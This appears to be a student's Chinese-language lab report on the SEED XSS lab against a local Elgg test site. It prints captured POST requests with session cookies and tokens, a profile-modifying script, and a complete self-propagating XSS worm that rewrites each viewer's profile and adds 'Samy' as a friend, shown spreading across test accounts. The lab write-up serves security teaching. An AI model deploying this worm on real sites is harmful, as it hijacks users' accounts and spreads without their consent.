
Question 2: If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?

答：可以在其他 field，如 brief description 等加入 JavaScript 代码

Task5：Modifying the Victim’s Profile

1）首先可以在用户界面查看修改的请求包，可以得知接口地址为：

http://www.seed-server.com/action/profile/edit，方式为 POST




```
http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------226550427141580539302470706076
Content-Length: 3360
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy/edit
Cookie: pvisitor=9e57130d-9125-4a0b-9ddd-0ddb1741dc6f; Elgg=uo3ukndfnto1d04nv98dr6238u
Upgrade-Insecure-Requests: 1

__elgg_token=RkUkIeMetJ1cANCnz98PzQ&__elgg_ts=1627975989&name=Samy&description=<script type="text/javascri
```


2）构造一个 script，将其放入 samy 的 profile 中

```
<script type="text/javascript">
window.onload = function(){
  //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
  //and Security Token __elgg_token
  var userName="&name="+elgg.session.user.name;
  var guid="&guid="+elgg.session.user.guid;
  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="&__elgg_token="+elgg.security.token.__elgg_token;

  //Construct the content of your url.
  var content=...;     //FILL IN

  var samyGuid=...;    //FILL IN

  var sendurl=...;     //FILL IN

  if(elgg.session.user.guid!=samyGuid)           ①
  {
     //Create and send Ajax request to modify profile
     var Ajax=null;
     Ajax=new XMLHttpRequest();
     Ajax.open("POST", sendurl, true);
     Ajax.setRequestHeader("Content-Type",
                           "application/x-www-form-urlencoded");
     Ajax.send(content);
  }
}
</script>
```

3）登录 alice 账号，此时 brief description 字段还未被修改



4）访问 samy 账号，再切回个人中心，可以看到已被修改：




Question：Why do we need Line ①? Remove this line, and repeat your attack. Report and explain your observation.

在提交成功后，如果 samy 访问自己的主页同样会触发这段代码，那么会导致加入的 script 被修改为空，后续其他人再访问 samy 也就不会触发攻击了，因此需要进行 if 判断，如果当

前用户是 samy 则不进行攻击。

Task6： Writing a Self-Propagating XSS Worm

1）通过观察 HTTP 报文可知 about 的字段名是 description



```
http://www.seed-server
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X1
Accept: text/html,applicati
```

POST http://www.seed-server.com/action/profile/edit


```
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------251152280937811247711437587123
Content-Length: 3015
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy/edit
Cookie: pvisitor=9e57130d-9125-4a0b-9ddd-0ddb1741dc6f; Elgg=3pkcvsmkqh7ul8s41higtap9qq
Upgrade-Insecure-Requests: 1
```

```
__elgg_token=HUnqFdoLg231S_e2L_h5Aw&__elgg_ts=1627977283&name=Samy&description=sdwdwqdsdsqa&accesslevel[de
```

Content-Length:455


About me
sdwdwqdsdsqa

2）采用 DOM 型蠕虫，自己构造一段 JavaScript，放入 samy 的 about me 字段中




```
<script id="handleMessage">
var headerTag = "<script id=\"handleMessage\" type=\"text/javascript\">";
var jsCode = document.getElementById("handleMessage").innerHTML;
var tailTag = "</script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

window.onload = function(){
var userName=elgg.session.user.name;
var guid=elgg.session.user.guid;
var ts=elgg.security.token.__elgg_ts;
var token=elgg.security.token.__elgg_token;
var updateMessage = "hahaha";
var content="__elgg_token="+token+"&__elgg_ts="+ts+"&name="+userName+"&description="+wormCode+"&
accesslevel[description]=2&briefdescription="+updateMessage+"&accesslevel[briefdescription]=2&location=&
accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&contactemail=&
accesslevel[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&
accesslevel[website]=2&twitter=&accesslevel[twitter]=2&guid="+guid;
var sendurl="http://www.seed-server.com/action/profile/edit";
var samyGuid = 59;
if(guid!=samyGuid){
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST", sendurl, true);
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send(content);

Ajax=null;
sendurl="http://www.seed-server.com/action/friends/add?friend=59"+"&__elgg_token="+token+"&__elgg_ts="+ts;
Ajax=new XMLHttpRequest();
Ajax.open("GET", sendurl, true);
Ajax.send();
}
}
</script>
```

3）使用 alice 账户登录并访问 samy 主页，再切回自己的主页，可以看到 about me 和 profile 都被修改



Display name: Alice


```
<script id="handleMessage">
var headerTag = "<script id=\"handleMessage\" type=\"text/javascript\">";
var jsCode = document.getElementById("handleMessage").innerHTML;
var tailTag = "</script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

window.onload = function(){
var userName=elgg.session.user.name;
var guid=elgg.session.user.guid;
var ts=elgg.security.token.__elgg_ts;
var token=elgg.security.token.__elgg_token;
```



Alice

Brief description
hahaha


4）继续用 charlie 账号访问 alice，可以看到 charlie 的 profile 也会被修改，并且也会添加 samy 为好友，以上就是一个 DOM 型蠕虫，可以自身复制扩散，以指数增长的速度添加 samy 为好友。



Charlie's friends

Samy
sasdsasswss2313

Charlie



Charlie

Brief description
haha